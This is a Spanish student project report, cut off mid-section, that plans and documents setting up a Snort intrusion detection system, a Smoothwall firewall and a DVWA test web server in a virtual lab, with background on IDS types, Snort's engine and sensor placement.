Proyecto Seguridad en Redes y Sistemas – Memoria

Miguel Valencia Zurera
Posgrado: Seguridad en redes y sistemas

Consultor: Cristina Pérez Solà

Resumen del Trabajo:

Hoy en día la mayoría de servicios Web son vulnerables a ataques tanto externos como internos y el uso de sistemas de detección de intrusos se hace aconsejable, sino imprescindible, para la prevención de estos ataques.

Un **IDS** es una herramienta de seguridad que intenta detectar o monitorizar los eventos ocurridos en un determinado sistema informático en busca de intentos de comprometer la seguridad de dicho sistema.

En este trabajo se realizará una instalación de un IDS basado en Snort para proteger un servidor Web vulnerable. Como mejora se instalará una interfaz gráfica para la gestión de las alertas de Snort.

Índice

Lista de figuras

1 Introducción

1.1 Contexto y justificación del Trabajo

Un IDS es una herramienta de seguridad que intenta detectar o monitorizar los eventos ocurridos en un determinado sistema informático en busca de intentos de comprometer la seguridad de dicho sistema.

Snort[1] es un IDS o Sistema de detección de intrusiones basado en red (NIDS), es decir actúa sobre una red capturando y analizando paquetes de red, por tanto, es un sniffer del tráfico de red. Implementa un motor de detección de ataques y barrido de puertos que permite registrar, alertar y responder ante cualquier anomalía previamente definida como patrones que corresponden a ataques, barridos, intentos para aprovechar alguna vulnerabilidad, análisis de protocolos, etc. Todo esto en tiempo real.

Este software ha llegado a convertirse en un estándar en el campo de la seguridad de sistemas informáticos por los siguientes factores:

- Esta disponible bajo licencia GPL.
- Funciona tanto en plataformas Linux/Unix como Windows.
- Dispone de una gran cantidad de filtros o patrones ya predefinidos.
- Dispone de actualizaciones constantes ante cualquier ataque que haya sido detectado en los distintos boletines de seguridad.

Pero los datos que puede llegar a recoger Snort para un entorno normal pueden ser demasiado grandes para ser útiles a los administradores del sistema. El número de alertas que pueden ser falsos positivos y el tamaño de los ficheros de Log pueden llegar a producir que el uso de Snort no sea útil.

En este punto se hace necesario una interfaz gráfica Web para la gestión y análisis de las alertas de Snort. En el mercado existen varias, como por ejemplo: Snorby, EASY IDS, Security Onion, Snez, SIEM Prelude IDS/IPS, Smooth-Sec, Suricata, IDS Policy Manager, etc.
Todas ellas facilitan la gestión de las alertas y permiten la manipulación de los Log de Snort con el objetivo de hacerlo rentable en el sistema implantado.

1.2 Descripción

Este proyecto se va centrar en la implantación y configuración de Snort para proteger un servidor Web.

Al tratarse de un software que monitoriza la red, un primer paso para una correcta configuración es elegir la ubicación del IDS. Por esta razón y en base al entorno que se proponga en el proyecto se realizará un pequeño análisis de las ventajas e inconvenientes al elegir la localización de Snort en dicho entorno.

Se debe de colocar el IDS de forma que se garantice la interoperabilidad y la correlación en la red. Así la interoperabilidad permite que un sistema IDS pueda compartir u obtener información de otros sistemas como firewall, router y switches, lo que permite reconfigurar las características de la red de acuerdo a los eventos que se generan. Por tanto el análisis para la ubicación del IDS debe ser uno de los objetivos del proyecto

Otro punto importante es la configuración de las reglas de Snort, ya que viene con muchos archivos para detectar ataques de distinta índole. Será importante realizar un análisis de los servicios activos en nuestra red para configurar Snort correctamente y mejorar su rendimiento, que en nuestro caso estará enfocado a un servidor Web.

Snort puede funcionar de distintas formas (3):

- Modo sniffer, en el que se motoriza por pantalla en tiempo real la actividad en la red en que se ha configurado el Snort.
- Modo Packet logger (registro de paquetes), en el que se almacena en un sistema de Log toda actividad de la red en que se ha configurado Snort para un posterior análisis.
- Modo IDS, en el que motoriza por pantalla o en un sistema basado en Log, toda la actividad de la red a través de un fichero de configuración en el que se especifican las reglas y patrones a filtrar para estudiar los posibles ataques.

Al igual que para la ubicación se realizará un pequeño análisis para seleccionar la mejor opción de funcionamiento dentro del ámbito del proyecto.

En base al servicio que se desea proteger se activaran y personalizarán las alertas, así como se deshabilitaran aquellas que no sean de utilidad. De esta forma se obtendrá un optimo funcionamiento de Snort.

Por ultimo, y agregando valor al proyecto se elegirá una herramienta que permita una gestión a través de una interfaz Web del sistema de alertas, de forma que facilite la consulta de las mismas.

1.3 Objetivos

Para un resultado satisfactorio del proyecto se plantean los siguientes tres objetivos, donde los dos primeros son de obligatorio cumplimiento y siendo el tercero opcional.

- Adquirir conocimientos sobre los IDS, Snort en particular, su uso, funcionamiento, ventajas y desventajas.
- Montar un servidor Snort para proteger un servidor Web.
- Gestionar los datos de Snort mediante una herramienta gráfica.

Estos objetivos se conseguirán mediante el desarrollo de los apartados que expongo a continuación.

1.3.1 Análisis de la red. Ubicación del servidor NIDS.

Debido a los plazos en la realización de este proyecto, el entorno de trabajo que se propondrá no tendrá la entidad ni volumen para que el estudio de la ubicación de Snort sea un elemento importante del mismo, pero no es este el objetivo del mismo.

Conociendo la importancia que puede llegar a tener la ubicación de un IDS es objetivo de este punto realizar un informe que recoja todos los factores que se deben tener en cuenta para la selección de la misma. Esta lista debe ser explicada de forma sencilla para que un administrador neófito en el conocimiento de esta herramienta pueda evaluar su sistema para saber donde debería colocar el IDS.

Como objetivo secundario, este informe debe ser también un primer paso en la curva de aprendizaje de este tipo de sistemas y debe aclarar los siguientes puntos:
- Tipos de IDS.
- Clasificaciones.
- Arquitectura.

En este punto y tras disponer de los datos anteriormente citados, se realizará un diseño de la red virtual necesaria para la realización de este trabajo.

1.3.2 Análisis de los servicios activos en la red. Configuración de Snort.

Para una correcta configuración de Snort es necesario conocer que servicios están activos en la red, de esta forma se pueden conocer que reglas se deben activar y cuales no.

En este punto se realizará un informe de los pasos seguidos para detectar todos los servicios activos en la red, así como los paquetes de información que se mueven debido a su uso.

Con este análisis se realizará una instalación personalizada de Snort para un funcionamiento óptimo en el entorno proyectado. Para comprobar este funcionamiento se intentará encontrar alguna debilidad en el servidor Web que pueda ser utilizada.

Como objetivo secundario, la documentación sobre Snort debe aclarar conceptos como:

- Modos de funcionamiento de Snort.
- Componentes de Snort.
- Funcionamiento del motor de Snort.

Para comprobar la correcta configuración y funcionamiento de Snort se desarrollará uno o varios test para verificar que el sistema detecta ataques y se minimizan falsos positivos.

1.3.3 Análisis de los datos de Snort. Uso de una interfaz gráfica.

En este punto se contrastaran varias herramientas que permitan una interfaz gráfica de Snort, evaluando sus ventajas e inconvenientes se seleccionará una de ellas.

Esta evaluación se realizará de las más usadas actualmente dando importancia al software libre y la curva de aprendizaje de la misma.

Al final se realizarán una serie de test con el objetivo de ver el funcionamiento de la herramienta escogida.

1.4 Planificación

Las actividades están clasificadas en 3 fases:

- Análisis. Fase de documentación e investigación para responder a los siguientes objetivos:
    - Ubicación del Snort. Donde tenemos como objetivo disponer de un informe de referencia para ubicar Snort.
    - Diseño del entorno virtual y análisis de servicios activos para obtener un informe con los servicios activos del entorno.
    - Manual de instalación y configuración de Snort personalizado a dicho entorno
- Pruebas. Diseño de una serie de pruebas que permitan comprobar el correcto funcionamiento de Snort.
- Interfaz gráfica para Snort. Se seleccionará una herramienta de software libre para gestionar gráficamente los datos de Snort.

Cada fase se compone de una serie de tareas o actividades que permiten el desarrollo global del TFM. A continuación se incluye el desglose de estas tareas con una breve descripción de las mismas.

Tabla de actividades:

Actividad	Descripción	Duración
Análisis de un sistema de detección de intrusos	Obtener un conocimiento de un IDS. Se debe tener respuesta a preguntas como: ¿Que es un IDS?, ¿Cómo funciona?, etc.	5 días
Diseño del entorno virtual	Se diseñará un entorno virtual con los servicios necesarios para aplicar este proyecto. Como el objetivo es usar Snort para proteger un servidor Web se deben analizar y escoger un tipo de servicio Web del que se conozcan debilidades que pueden ser utilizadas para demostrar el funcionamiento de Snort.	8 días
Montaje del entorno virtual	Montaje del entorno virtual así como todos los servicios y herramientas necesarios para su correcto funcionamiento.	4 días
Análisis de Snort	Recopilar documentación de Snort, no solo como se instala sino también aclarar como funciona, componentes que lo conforman, la relación entre ellos, personalización, actualizaciones, etc.	5 días
Instalación de Snort	Instalación de Snort y creación de una guía practica de paso a paso de este proceso.	2 días
Configuración de Snort	En base a los servicios activos de nuestro entorno se realizará una configuración personalizada de Snort. Se activarán y deshabilitarán reglas según fuese necesario y quedará documentado de forma razonada.	4 días
Definir pruebas de funcionamiento	Definir un conjunto de pruebas de penetración o pentest[2] para el sistema objetivo. El objetivo de las pruebas no es definir test de intrusión al estilo de un informe de una auditoria, sino comprobar el correcto funcionamiento de la aplicación Snort con respecto a la maquina objetivo.	5 días
Ejecución de las pruebas y obtención de datos estadísticos	Ejecutar las pruebas definidas en el punto anterior y recoger todos los datos que aporta Snort, filtrando y obtienendo solo la información necesaria o valiosa para presentarlo de forma adecuada.	2 días
Análisis de herramientas para la gestión gráfica de Snort	Evaluar las herramientas existentes en el mercado, sus ventajas e inconvenientes y elegir una de forma razonada. Obtener un documento con el informe del análisis.	13 días
Instalar y configurar sistema gráfico para Snort	Se instalará en el entorno un sistema para la gestión de las alertas y datos de monitorización de Snort de forma gráfica.	11 días
Pruebas de funcionamiento del entorno gráfico	Se ejecutaran las pruebas definidas anteriormente para comprobar que obtenemos los mismos valores a través del entorno gráfico instalado para Snort.	3 días
Documentación	Documentar cada fase del TFM con objeto de realizar la memoria del proyecto. Así como generar cualquier documentación adicional requerida.	20 días

1.5 Calendario de trabajo

El siguiente diagrama de Gantt muestra el calendario de trabajo que se ha estimado para la realización del PFC.



Ilustración 1

1.5.1 Horario de trabajo

Aunque el cronograma se encuentra establecido en días, estos no corresponden a una jornada laboral de tipo normal, como es de suponer. El rango de horas asignado para este TFM, sería el siguiente:

Lunes y martes: 19:00 a 21:00
Miércoles, jueves y viernes: 18:00 a 21:00
Sábado y Domingo: 10:00 a 13:30 y 17:30 a 21:00

En consecuencia, tenemos 20 horas semanales para trabajar en este proyecto.

Para disponer de una estimación acorde al plan de trabajo supondremos que habrá un progreso estimado de 3 horas de trabajo diario para completar las 20 horas semanales.

De esta forma, si una actividad se ha calculado como 3 días de trabajo, aproximadamente podemos hablar de 9 horas de trabajo real.

1.5.2 Hitos importantes

El resumen del calendario de trabajo se puede reducir en los siguientes puntos más importantes:

- Entrega PEC2: 18/04/2016. En este punto se deben haber generado los siguientes documentos:
  - Análisis de IDS.
  - Análisis de Snort.
  - Guía de instalación de Snort personalizada al proyecto.
  - Documento de pruebas realizadas.

- Entrega PEC3: 16/05/2016. En este punto se deben haber generado los siguientes documentos:
  - Análisis de herramientas para la gestión gráfica de Snort.
  - Guía de instalación de la herramienta seleccionada.
  - Documento de pruebas realizadas y monitorización gráfica.

- Entrega PEC4: 06/06/2016. En este punto se debe finalizar con el proyecto mediante el documento formal de la memoria del proyecto.

1.6 Breve sumario de resultados obtenidos

Una vez finalizado el proyecto se esperan haber obtenido los siguientes resultados:

- Informe de la red.

- Informe de servicios activos en la red.
- Documento de instalación y configuración de Snort.
- Pruebas de funcionamiento de Snort.
- Documento de instalación y configuración de una interfaz Web para Snort.
- Pruebas de funcionamiento de Snort a través de la interfaz.

1.7 Riesgos

La planificación de la gestión de los riesgos asegura que el nivel, el tipo y la visibilidad de los riesgos son adecuados a la importancia del proyecto, a la vez que una planificación cuidadosa ayudará a realizar un proceso de gestión más exitoso.

1.7.1 Identificación de los riesgos

R01. Error en las estimaciones de las actividades propuestas. Es posible que durante el desarrollo de una actividad se detecten trabajos extras que no se hubieran previsto, o bien la estimación inicial no se corresponda con el trabajo realizado.

R02. Saturación del único recurso asignado al proyecto. En este proyecto solamente existe un único recurso humano, que debe actuar con todos los roles de un proyecto normal de TI, y esto puede producir un colapso "cuello de botella" en ciertas tareas.

R03. Problemas en el uso de algunas de las herramientas software del proyecto. Algunas herramientas, por ejemplo el programa Snort requieren de una curva de aprendizaje que quizás sea más extensa de lo previsto inicialmente.

R04. Problemas técnicos con el hardware a utilizar. En este caso se evalúan rotura del ordenador, fallo del disco, etc.

1.7.2 Evaluación de los riesgos. Planificación de respuestas

R01. Nivel de riesgo: alto.
Debido a desconocimiento previo de este área por parte del alumno, se ha calificado este riesgo como alto.

Respuesta: El número de horas por día asignado al desarrollo del PFC, puede aumentarse en 1 hora por día si se diese el caso de una estimación incorrecta. De esta forma podríamos añadir 7 horas más semanales si se diese el caso.
También se han estimado las fases del proyecto de forma que termine unos días antes de cada entrega a realizar.

R02. Nivel del riesgo: bajo.
Aunque existe relación entre las actividades, no existe solapamiento entre las mismas (salvo la documentación que es un caso excepcional), ni el proyecto es demasiado grande, por esta razón este riesgo se le considera de nivel bajo.

Respuesta: Todas las actividades se han planificado de forma secuencial para minimizar el impacto.
R03. Nivel del riesgo: medio.
Existe un riesgo siempre que se empieza a trabajar en un área desconocida hasta el momento, pero se ha analizado que existe documentación abundante en Internet, y además siempre se cuenta con la ayuda del tutor.

Respuesta: Se buscarán foros de ayuda del área y programas que se van a utilizar en el desarrollo del TFM.

R04. Nivel del riesgo: bajo.
Para la realización del proyecto se esta trabajando con un portátil, pero se dispone de un segundo equipo de sobremesa por si existiera algún problema.

Respuesta: Se realizarán backups diarios del proyecto. Además, todo el trabajo se almacenará de forma adicional, en una memoria usb, fácilmente transportable, por si fuese necesario pasar a trabajar a otro equipo.

2 Sistemas de detección de intrusos (IDS)

Los actuales sistemas de detección de intrusos, en adelante IDS6[3], nacieron cuando a las auditorías de seguridad se le aplicó el EDP[4] (**E**lectronic **D**ata-**P**rocessing), utilizando mecanismos de identificación de patrones y métodos estadísticos.

A medida que las redes de ordenadores se fueron haciendo más grandes y complejas fue necesario crear software que automatizara los procesos de las auditorías de forma rápida y que a su vez permitieran gestionar el ingente volumen de información que se generaba.

Al principio la mayoría de IDS estaban pensados para monitorizar Host (servidores de especial interés) concretos. El rápido crecimiento de las redes de ordenadores impulso otro tipo de IDS, puesto que un atacante podía aprovecharse de las redes para distribuir sus ataques, realizando éstos desde distintas máquinas.

Hoy en día, existen dos tipos de sistemas de detección de intrusos:

1. HIDS (Host IDS). Enfocados a garantizar la seguridad de un Host. En este caso el IDS intenta detectar modificaciones en el equipo afectado y realiza un informe de sus conclusiones.
2. NIDS (Network IDS). Enfocados a garantizar la seguridad dentro de una red. En este caso el IDS intenta detectar ataques en toda la red capturando todo el tráfico que circula por la misma.

Pero atendiendo a la definición conceptual de IDS como[5]: ".. el acto de detectar acciones que intentan comprometer la confidencialidad, integridad, o disponibilidad de un recurso", entonces podemos hablar de dos tipos adicionales:

3. IDS Físicos. Enfocados a identificar amenazas a sistemas físicos. A menudo son vistos como controles físicos con el objetivo de asegurar un lugar o recurso, por ejemplo cámaras de seguridad, tarjetas de identificación, etc..
4. Prevención de intrusos. Permiten los mismos procesos de recogida e identificación de datos y comportamientos, con la capacidad adicional de bloquear una actividad. Esto puede hacerse tanto en una red, como una maquina incluso en un recurso físico.

En este documento se centrará en el NIDS, para determinar su funcionamiento, uso, características, etc., es decir cualquier información relevante que nos ayude en el diseño de la red virtual para su monitorización mediante Snort.

3 Qué es un NIDS

Los sistemas de detección de intrusos están compuestos por tres elementos funcionales básicos:

1. Una fuente de información que proporciona eventos del sistema.
2. Un motor de análisis que busca evidencias de intrusiones.
3. Un mecanismo de respuesta que actúa según los resultados del motor de análisis



Ilustración 2

El NIDS[6] suele tener sensores (por ejemplo, un sniffer de red) con los que el núcleo puede obtener datos externos. Mediante estos sensores se detectan anomalías que pueden ser indicio de la presencia de ataques o falsos positivos.

La mayoría de los IDS basados en la red requieren que el dispositivo de red del sistema Host sea configurado a modo *promiscuo*, lo cual permite al dispositivo capturar *todos* los paquetes que pasan por la red.

En base a lo dicho podemos deducir las siguientes ventajas e inconvenientes de estos sistemas:

- Ventajas.
  - Un IDS bien ubicado puede monitorizar una red grande, siempre y cuando tenga la capacidad suficiente para analizar todo el tráfico.
  - Tienen un impacto pequeño en la red, siendo normalmente dispositivos pasivos que no interfieren en las operaciones habituales de ésta.
  - Se pueden configurar para que sean muy seguros ante ataques haciéndolos invisibles al resto de la red.
- Inconvenientes.
  - Pueden tener dificultades procesando todos los paquetes en una red grande o con mucho trafico y pueden fallar en reconocer ataques lanzados durante periodos de tráfico alto.
  - No analizan la información cifrada.
  - No saben si el ataque tuvo o no éxito, lo único que pueden saber es que el ataque fue lanzado.
  - Algunos NIDS tienen problemas al tratar con ataques basados en red que viajan en paquetes fragmentados. Estos paquetes hacen que el IDS no detecte dicho ataque o que sea inestable e incluso pueda llegar a caer.

3.1 Funcionamiento

El funcionamiento de estas herramientas se basa en el análisis pormenorizado del tráfico de red, el cual al entrar al analizador es comparado con firmas de ataques conocidos, o comportamientos sospechosos, como puede ser el escaneo de puertos, paquetes malformados, etc. El IDS no sólo analiza qué tipo de tráfico es, sino que también revisa el contenido y su comportamiento.

Normalmente esta herramienta se integra con un firewall. El detector de intrusos es incapaz de detener los ataques por sí solo, excepto los que trabajan conjuntamente en un dispositivo de puerta de enlace con funcionalidad de firewall, convirtiéndose en una herramienta muy poderosa ya que se une la inteligencia del IDS y el poder de bloqueo del firewall, al ser el punto donde forzosamente deben pasar los paquetes y pueden ser bloqueados antes de penetrar en la red.

Los IDS suelen disponer de una base de datos de “firmas” de ataques conocidos. Dichas firmas permiten al IDS distinguir entre el uso normal del PC y el uso fraudulento, y/o entre el tráfico normal de la red y el tráfico que puede ser resultado de un ataque o intento del mismo.

3.2 Arquitectura

Cuando se protege un sistema basándose en registros estos se analizan mediante una auditoría y para estos se requiere que estos registros sean almacenados de forma segura de modo que el intruso no pueda eliminar registros y la alteración de la información contenida y no afectar el rendimiento del sistema a proteger.

En base a eso, podemos clasificar los IDS de la siguiente forma:

- Basados en máquina. Recogen los datos a nivel del sistema operativo.
- Basados en múltiples máquinas. Similar al anterior pero añadiendo la dificultad de coordinar la recogida de información de distintas máquinas.
- Basados en redes. Capturan la información del tráfico que navega por la red.
- Basados en aplicación. Registran la actividad de una o varias aplicaciones concretas.
- Híbridos. Combinan distintas fuentes de datos.

Después del proceso de recopilación de la información, se lleva a cabo el proceso de análisis. Los dos tipos principales son:

- Detección de usos indebidos. Se comparan firmas con la información recogida en busca de coincidencias.
- Detección de anomalías. Se manejan técnicas estadísticas que definen de forma aproximada el comportamiento “usual”.

Otro enfoque a la hora de distinguir formas de detección de intrusiones es teniendo en cuenta el uso de análisis de tiempo:

- Por lotes: Cada intervalo de tiempo se procesa una información de datos recibidos
- Tiempo real: La información es analizada conforme es recibida.

Por ultimo la respuesta del IDS puede ser pasiva o activa. En el primer caso El detector no toma acciones, se limita a registrar la alarma correspondiente. Sin embargo, en el segundo caso el sistema reacciona modificando el entorno para contrarrestar el ataque.

3.3 Snort

Antes de iniciar la instalación y configuración de Snort es importante conocer los elementos que lo componen y como funciona. Snort puede funcionar de tres modos distintos:

1. Modo sniffer. En el que se motoriza por pantalla en tiempo real toda la actividad en la red en que Snort es configurado.
2. Modo packet logger. Donde se almacena en un sistema de log toda la actividad de la red

en que se ha configurado Snort para un posterior análisis.
3. Modo IDS. Se motoriza por pantalla o en un sistema basado en log, toda la actividad de la red a través de un fichero de configuración en el que se especifican las reglas y patrones a filtrar para estudiar los posibles ataques.

La parte más importante de Snort es su base de datos de patrones y que se utiliza para detectar las actividades sospechosas de la red que se investiga. Usualmente los usuarios tienden a utilizar un elevado número de reglas (o patrones) para protegerse, pero contrariamente a lo que se piensa esto puede perjudicar la seguridad, ya que no todos los ataques que Snort puede detectar son útiles para los hackers y en cambio se corre el riesgo de sobrecargar la aplicación que puede dejar pasar todos los paquetes que no pueda analizar.

Para utilizarlo correctamente, también es necesario estudiar los patrones de tráfico que circulan por el segmento donde el sensor escucha para detectar falsos positivos y, o bien reconfigurar la base de datos, o bien eliminar los patrones que los generan.

En definitiva, pese a todas las facilidades y automatizaciones y como casi todas las herramientas de seguridad, es un apoyo que no puede sustituir la tarea del responsable de seguridad que es quien debe analizar toda la información de forma minuciosa y continuada.

3.3.1 Funcionamiento del motor de Snort.

El motor de Snort se divide en los siguientes componentes:

- Decodificador del paquete.
- Preprocesadores
- Motor de detección
- Sistema de alertas
- Plugins de salida

El **decodificador de paquete**, toma los paquetes de diferentes tipos de interfaces de red, y prepara el paquete para ser preprocesado o enviado al motor de detección.

Los **preprocesadores** son componentes o plugins que pueden ser usados con Snort para arreglar, rearmar o modificar datos, antes que el motor de detección haga alguna operación para encontrar si el paquete esta siendo enviado por un intruso. Algunos preprocesadores realizan detección buscando anomalías en las cabeceras de los paquetes y generando alertas. Son muy importantes porque preparan los datos para ser analizados contra reglas en el motor de detección.

El **motor de detección** es la responsable de detectar si alguna actividad de intrusión existe en un paquete. El motor utiliza las reglas que han sido definidas para este propósito. Las reglas (o cadenas) son macheadas contra todos los paquetes. Si un paquete machea una regla, la acción configurada en la misma es ejecutada.

Dependiendo que detecte el motor dentro de un paquete, el **logging** y sistema de alerta, se encarga de loguear o generar una alerta. Los logs son almacenados en archivos de texto, archivos con formato *tcpdump* u otro formato.

Los **plugins de salida** toman la salida del sistema de alerta y permiten almacenarlas en distintos formatos o reaccionar antes el mismo. Por ejemplo: enviar email, traps SNMP, syslog, insertar en una base de datos, etc.

4 Donde colocar el IDS

La decisión de donde localizar el IDS es la primera decisión que hay que tomar una vez que estamos dispuestos a instalar un IDS. De esta decisión dependerá tanto el equipo que usemos, como el software IDS o la base de datos.

4.1 Organización

Usualmente se suele decir, de forma general, que en toda red existen tres zonas a la hora de ubicar un IDS:

- **Zona roja**. Al IDS le llega todo el tráfico externo a nuestra red, es por tanto una zona de alto riesgo. En esta zona el IDS debe ser configurado para ser poco sensible, puesto que verá todo el tráfico que entre o salga de nuestra red y habrá más posibilidad de falsas alarmas.
- **Zona verde**. El IDS se encuentra protegido detrás de un firewall y por ello debería ser configurado para tener una sensibilidad un poco mayor que en la zona roja, puesto que ahora, el firewall deberá ser capaz de filtrar algunos accesos definidos mediante la política de nuestra organización. En esta zona aparece un menor número de falsas alarmas que en la zona roja, puesto que en este punto solo deberían estar permitidos accesos hacia nuestros servidores.
- **Zona azul**. Esta es la zona de confianza. Cualquier tráfico anómalo que llegue hasta aquí debe ser considerado como hostil. En este punto de la red se producirán el menor número de falsas alarmas, por lo que cualquier alarma del IDS debe de ser inmediatamente estudiada.

Es importante destacar que la zona azul no es parte de la red interna. Todo lo que llegue al IDS de la zona azul ira hacia el firewall (por ejemplo, si utilizamos un proxy-cache para nuestros usuarios de Web) o hacia el exterior. El IDS no escuchará ningún tipo de tráfico interno dentro de nuestra red.

En el caso de tener un IDS escuchando tráfico interno (por ejemplo, colocado entre una VLAN y su router), las falsas alarmas vendrán provocadas en su mayor parte por máquinas internas al acceder a los servidores de nuestra red, por servidores nuestros (DNS sobre todo) y escaneadores de red, por lo que habrá que configurar el IDS para que no sea muy sensible.

En este punto se tendría que analizar si nos interesa conocer todos los ataques que recibimos desde Internet o bien solo aquellos que traspasan nuestro firewall. Enfocamos esta pregunta desde los siguientes puntos:

- Coste. Cuanto mayor sea el trafico a analizar mayor debe ser el presupuesto en el IDS.
- Rendimiento. Cuanto mayor sea el trafico a analizar mayor es el numero de recursos que debe utilizar el IDS.
- Complejidad. Cuanto mayor sea el trafico a analizar más complejo será la configuración y mantenimiento del IDS.

Por lo tanto suele ser usual colocar el IDS detrás del firewall protegiéndolo del primer impacto de cara a Internet.

Más complejo se vuelve este análisis cuando la red contiene elementos redundantes[7], y por tanto las estrategias para la ubicación del IDS cambian.

Entre los motivos a la hora de usar componentes redundantes, tenemos:

- Fallos en los interfaces de red. En Linux existe una técnica llamada 'Bonding", por la cual podemos utilizar 2 o mas tarjetas de red como si fueran un único dispositivo, sumando las capacidades de las mismas y teniendo redundancia en el caso que alguna de las tarjetas falle.

- Fallos en los elementos de la red, como servidores, pasarelas, conmutadores, etc. Cualquiera de estos componentes puede fallar, dejando al sistema incomunicado. Pero existen técnicas para evitar que esto ocurra, lo que se suele hacer es configurar la red, para que al menos existan 2 caminos diferentes entre dos componentes A y B.

En relación a estos problemas existen las siguientes estrategias para la ubicación del IDS:

- Ubicar el IDS fuera del área de redundancia.
- Múltiples sondas en los diferentes segmentos de red.
- Una sonda que pueda escuchar en distintos segmentos de red.
- Una combinación de las ultimas dos opciones.

En definitiva, la localización de los sensores es una cuestión que depende en gran medida de la infraestructura de la red en la que se vaya a instalar el IDS.

5 Diseño red virtual

Básicamente queremos llegar al siguiente esquema:



Ilustración 3

Para montar esta red virtual usaremos Virtualbox para emular todos los servidores salvo la maquina atacante (aunque también podría ser).

5.1 Firewall

Para montar este servicio haremos uso de Smoothwall[8]. Es una distribución GNU/Linux que tiene como objetivo proporcionar un cortafuegos o firewall de fácil administración e instalación, administrable a través de una interfaz Web.

Nos interesa que el firewall haga de puente entre la red externa que conforma nuestro router de acceso a Internet y la red privada. Así pues esta máquina necesitará configurar dos adaptadores de red:

- Que permita a la máquina virtual integrarse en la red de nuestra área local como una máquina física más. Para ello usaremos una configuración puente[9].
- Que permite hacer de puente con la red privada virtual. Para ello usaremos una configuración de red interna[10] donde están situados los otros servidores; NIDS y el Servidor Web.

5.2 NIDS

Para este servicio se va a utilizar el programa Snort. Aunque existen en el mercado distintas distribuciones de software libre que facilitan la instalación y montaje de este servicio incorporando múltiples herramientas para su gestión, se ha optado por realizar una instalación básica a partir de una de sus guías oficiales. Exactamente se ha va utilizar la guía para instalar Snort 2.9.8.x sobre Ubuntu 12 LTS extensible a 14 y 15 LTS de Noah Dietrich[11].

De esta forma la curva de aprendizaje del programa será completa al tener que realizar manualmente la instalación y configuración de las distintas herramientas.

Este servicio se configurará para que monitorice la red virtual privada y principalmente para detectar cualquier ataque dirigido sobre el servidor Web.

5.3 Servidor Web

Como el objetivo de este proyecto es analizar los ataques sobre un servidor Web, existen en el mercado dos herramientas excelentes: Damn Vulnerable Linux[12] (DVL) y Damn Vulnerable Web Application (DVWA[13]). Aunque el primero está descontinuado, aún se puede conseguir en Internet para hacer los primeros pasos y primeras pruebas. Se trata de un sistema operativo y una aplicación Web que poseen todo tipo de vulnerabilidades, de tal forma que, la persona que los utiliza, puede intentar explotarlas y experimentar.

Aunque esta aplicación se suele instalar en distribuciones como Kali, o backtrack que ya vienen equipadas con multitud de aplicaciones para realizar y monitorizar pruebas de intrusiones "Pentesting", he optado por instalarlo en una distribución Fedora que compone un sistema operativo de propósito general y basado exclusivamente en software libre con el apoyo de la comunidad Linux.

5.4 Instalaciones de máquinas virtuales

Para la instalación del cortafuegos se puede acudir al Anexo I, donde se detalla el proceso seguido.

Antes de continuar con el resto de maquinas es conveniente a configurar el firewall[14] para permitir a esta máquina el acceso a Internet, por tanto abriremos un navegador para acceder de forma segura a nuestro firewall a través de la siguiente dirección Web:
https://192.168.2.1:441

Ilustración 4

Desde las pestañas podremos acceder a todos los servicios que nos ofrece el firewall.

Para permitir el acceso a Internet de los clientes de la LAN deberemos ir a la pestaña Networking | outgoing donde debemos añadir las reglas para permitir el tráfico por los puertos 80 (HTTP) y 443 (HTTPS). Adicionalmente también tendremos que permitir el tráfico de salida por el puerto 53 si configuramos DNS estáticas.

Debemos realizar esta acción porque al instalar Smoothwall elegimos la opción de bloquear todo el tráfico.

Así pues, la configuración debería quedar de la siguiente forma:

